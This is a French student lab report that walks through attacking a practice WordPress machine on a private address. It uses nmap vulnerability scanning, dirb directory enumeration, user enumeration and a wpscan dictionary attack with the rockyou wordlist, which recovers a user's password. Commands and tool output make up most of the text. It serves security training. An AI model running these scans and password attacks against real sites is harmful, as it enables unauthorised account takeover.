

PLOUZENNEC Eliaz

TP : Port 80, wordpress, wpscan

02/02/24

Contenu

Introduction :	2
Etape 1 : scan des port vulnerables.....	2
Etape 2 : wscan des user.....	4
Etape 3 : wpscan du mot de passe.....	4

Introduction :

Nous avons une adresse ip d'une machine : **192.168.0.31**

Objectif :

Récupérer un login et un mot de passe

Etape 1 : scan des port vulnerables

```
(root@plouzenec)-[~]
# nmap -A -sV --script vuln 192.168.0.31
Starting Nmap 7.92 ( https://nmap.org ) at 2024-02-02 11:17 CET
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_ Hosts are all up (not vulnerable).
```

On tape cette commande pour trouver les ports ouvert sur la machine.

```
CVE-2021-30308 7.0 https://vulners.com/cve/CVE-2021-30308
80/tcp open  http Apache httpd 2.4.41 (Ubuntu)
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_ http-dnssmuggling: Couldn't find any DNS based XSS.
|_ http-csrf: Couldn't find any CSRF vulnerabilities.
|_ vulners:
|_ cpe:/a:apache:http_server:2.4.41:
|_   PACKETSTORM:176334 7.5 https://vulners.com/packetstorm/PACKETSTORM:176334 *EXPLOIT*
|_   PACKETSTORM:171631 7.5 https://vulners.com/packetstorm/PACKETSTORM:171631 *EXPLOIT*
|_   OSV:BIT-APACHE-2023-25690 7.5 https://vulners.com/osv/OSV:BIT-APACHE-2023-25690
|_   OSV:BIT-APACHE-2022-31813 7.5 https://vulners.com/osv/OSV:BIT-APACHE-2022-31813
|_   OSV:BIT-APACHE-2022-23943 7.5 https://vulners.com/osv/OSV:BIT-APACHE-2022-23943
|_   OSV:BIT-APACHE-2022-22720 7.5 https://vulners.com/osv/OSV:BIT-APACHE-2022-22720
|_   OSV:BIT-APACHE-2021-44790 7.5 https://vulners.com/osv/OSV:BIT-APACHE-2021-44790
|_   OSV:BIT-APACHE-2021-42013 7.5 https://vulners.com/osv/OSV:BIT-APACHE-2021-42013
|_   OSV:BIT-APACHE-2021-41773 7.5 https://vulners.com/osv/OSV:BIT-APACHE-2021-41773
|_   OSV:BIT-APACHE-2021-39275 7.5 https://vulners.com/osv/OSV:BIT-APACHE-2021-39275
|_   OSV:BIT-APACHE-2021-26691 7.5 https://vulners.com/osv/OSV:BIT-APACHE-2021-26691
|_   OSV:BIT-APACHE-2020-11984 7.5 https://vulners.com/osv/OSV:BIT-APACHE-2020-11984
|_   MSF:EXPLOIT-MULTI-HTTP-APACHE_NORMALIZE_PATH_RCE- 7.5 https://vulners.com/metasploit/MSF:EXPLOIT-MULTI-HTTP-APACHE_NORMALIZE_PATH_RCE-
EXPLOIT*
|_   MSF:AUXILIARY-SCANNER-HTTP-APACHE_NORMALIZE_PATH- 7.5 https://vulners.com/metasploit/MSF:AUXILIARY-SCANNER-HTTP-APACHE_NORMALIZE_PATH-
EXPLOIT*
|_   F9C0CD4B-3860-5720-AE7A-7CC31DB839C5 7.5 https://vulners.com/githubexploit/F9C0CD4B-3860-5720-AE7A-7CC31DB839C5 *EXPLOIT*
|_   EDB-ID:51193 7.5 https://vulners.com/exploitdb/EDB-ID:51193 *EXPLOIT*
|_   EDB-ID:50512 7.5 https://vulners.com/exploitdb/EDB-ID:50512 *EXPLOIT*
|_   EDB-ID:50406 7.5 https://vulners.com/exploitdb/EDB-ID:50406 *EXPLOIT*
|_   E7984A0A-8A8E-59D1-93FB-78EF4D8B7FA6 7.5 https://vulners.com/githubexploit/E7984A0A-8A8E-59D1-93FB-78EF4D8B7FA6 *EXPLOIT*
|_   CVE-2023-25690 7.5 https://vulners.com/cve/CVE-2023-25690
|_   CVE-2022-31813 7.5 https://vulners.com/cve/CVE-2022-31813
|_   CVE-2022-23943 7.5 https://vulners.com/cve/CVE-2022-23943
|_   CVE-2022-22720 7.5 https://vulners.com/cve/CVE-2022-22720
|_   CVE-2021-44790 7.5 https://vulners.com/cve/CVE-2021-44790
|_   CVE-2021-39275 7.5 https://vulners.com/cve/CVE-2021-39275
|_   CVE-2021-26691 7.5 https://vulners.com/cve/CVE-2021-26691
```

Ici le port 80 donc il y a un site web.



Un site apparait à cette adresse ip.

On peut donc chercher ce qui fait apparaitre ce site.

```
(root@plouzenec)-[~]
# dirb http://192.168.0.31/

-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Fri Feb  2 11:24:46 2024
URL_BASE: http://192.168.0.31/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt


-----

GENERATED WORDS: 4612

--- Scanning URL: http://192.168.0.31/ ---
+ http://192.168.0.31/index.html (CODE:200|SIZE:495)
+ http://192.168.0.31/server-status (CODE:403|SIZE:277)
=> DIRECTORY: http://192.168.0.31/wordpress/

--- Entering directory: http://192.168.0.31/wordpress/ ---
+ http://192.168.0.31/wordpress/index.php (CODE:301|SIZE:0)
=> DIRECTORY: http://192.168.0.31/wordpress/wp-admin/
=> DIRECTORY: http://192.168.0.31/wordpress/wp-content/
=> DIRECTORY: http://192.168.0.31/wordpress/wp-includes/
+ http://192.168.0.31/wordpress/xmlrpc.php (CODE:405|SIZE:42)
```

On peut chercher la page pour se connecter au wordpress, ici /wordpress/wp-admin




On tombe là-dessus

Etape 2 : wpscan des user



On cherche ainsi à trouver les user avec cette commande



On trouve ici les utilisateurs max, max verstappen, et admin.

Etape 3 : wpscan du mot de passe

Avec maintenant pour objectif de trouver un mdp d'un utilisateur connu, ici max.

```
(root@plouzenec) [~]
# wpscan --url http://192.168.0.31/wordpress/. -U max --passwords /usr/share/wordlists/rockyou.txt

WPScan®

WordPress Security Scanner by the WPScan Team
Version 3.8.20
Sponsored by Automattic - https://automattic.com/
@WPScan_ , @ethicalhack3r, @erwan_lr, @firefart

[+] URL: http://192.168.0.31/wordpress/ [192.168.0.31]
[+] Started: Fri Feb 2 11:33:28 2024
```

On rentre cette commande pour trouver le mdp avec une wordlist.

```
(root@plouzenec) [~]
# locate rockyou
/usr/share/hashcat/masks/rockyou-1-60.hcmask
/usr/share/hashcat/masks/rockyou-2-1800.hcmask
/usr/share/hashcat/masks/rockyou-3-3600.hcmask
/usr/share/hashcat/masks/rockyou-4-43200.hcmask
/usr/share/hashcat/masks/rockyou-5-86400.hcmask
/usr/share/hashcat/masks/rockyou-6-864000.hcmask
/usr/share/hashcat/masks/rockyou-7-2592000.hcmask
/usr/share/hashcat/rules/rockyou-30000.rule
/usr/share/John/rules/rockyou-30000.rule
/usr/share/wordlists/rockyou.txt.gz

(root@plouzenec) [~]
# ls /usr/share/wordlists/
dirb dirbuster fasttrack.txt fern-wifi metasploit nmap.lst rockyou.txt.gz wfuzz

(root@plouzenec) [~]
# cd /usr/share/wordlists/

(root@plouzenec) [~/share/wordlists]
# gzip -d rockyou.txt.gz

(root@plouzenec) [~/share/wordlists]
# ls
dirb dirbuster fasttrack.txt fern-wifi metasploit nmap.lst rockyou.txt wfuzz
```

Cette commande à été utilisée en la trouvant et la dezipant, rockyou.txt.

```
[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:00

[!] No Config Backups Found.


[+] Performing password attack on Wp Login against 1 user/s
[SUCCESS] - max / opensesame
Trying max / pisicutza Time: 00:01:44 <

[!] Valid Combinations Found:
| Username: max, Password: opensesame

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Fri Feb 2 11:35:20 2024
[+] Requests Done: 6100
[+] Cached Requests: 41
[+] Data Sent: 2.101 MB
[+] Data Received: 34.255 MB
[+] Memory used: 323.758 MB
[+] Elapsed time: 00:01:52
```

Ainsi on trouve le mdp, ici opensesame



On a donc acces au site avec max et openesame.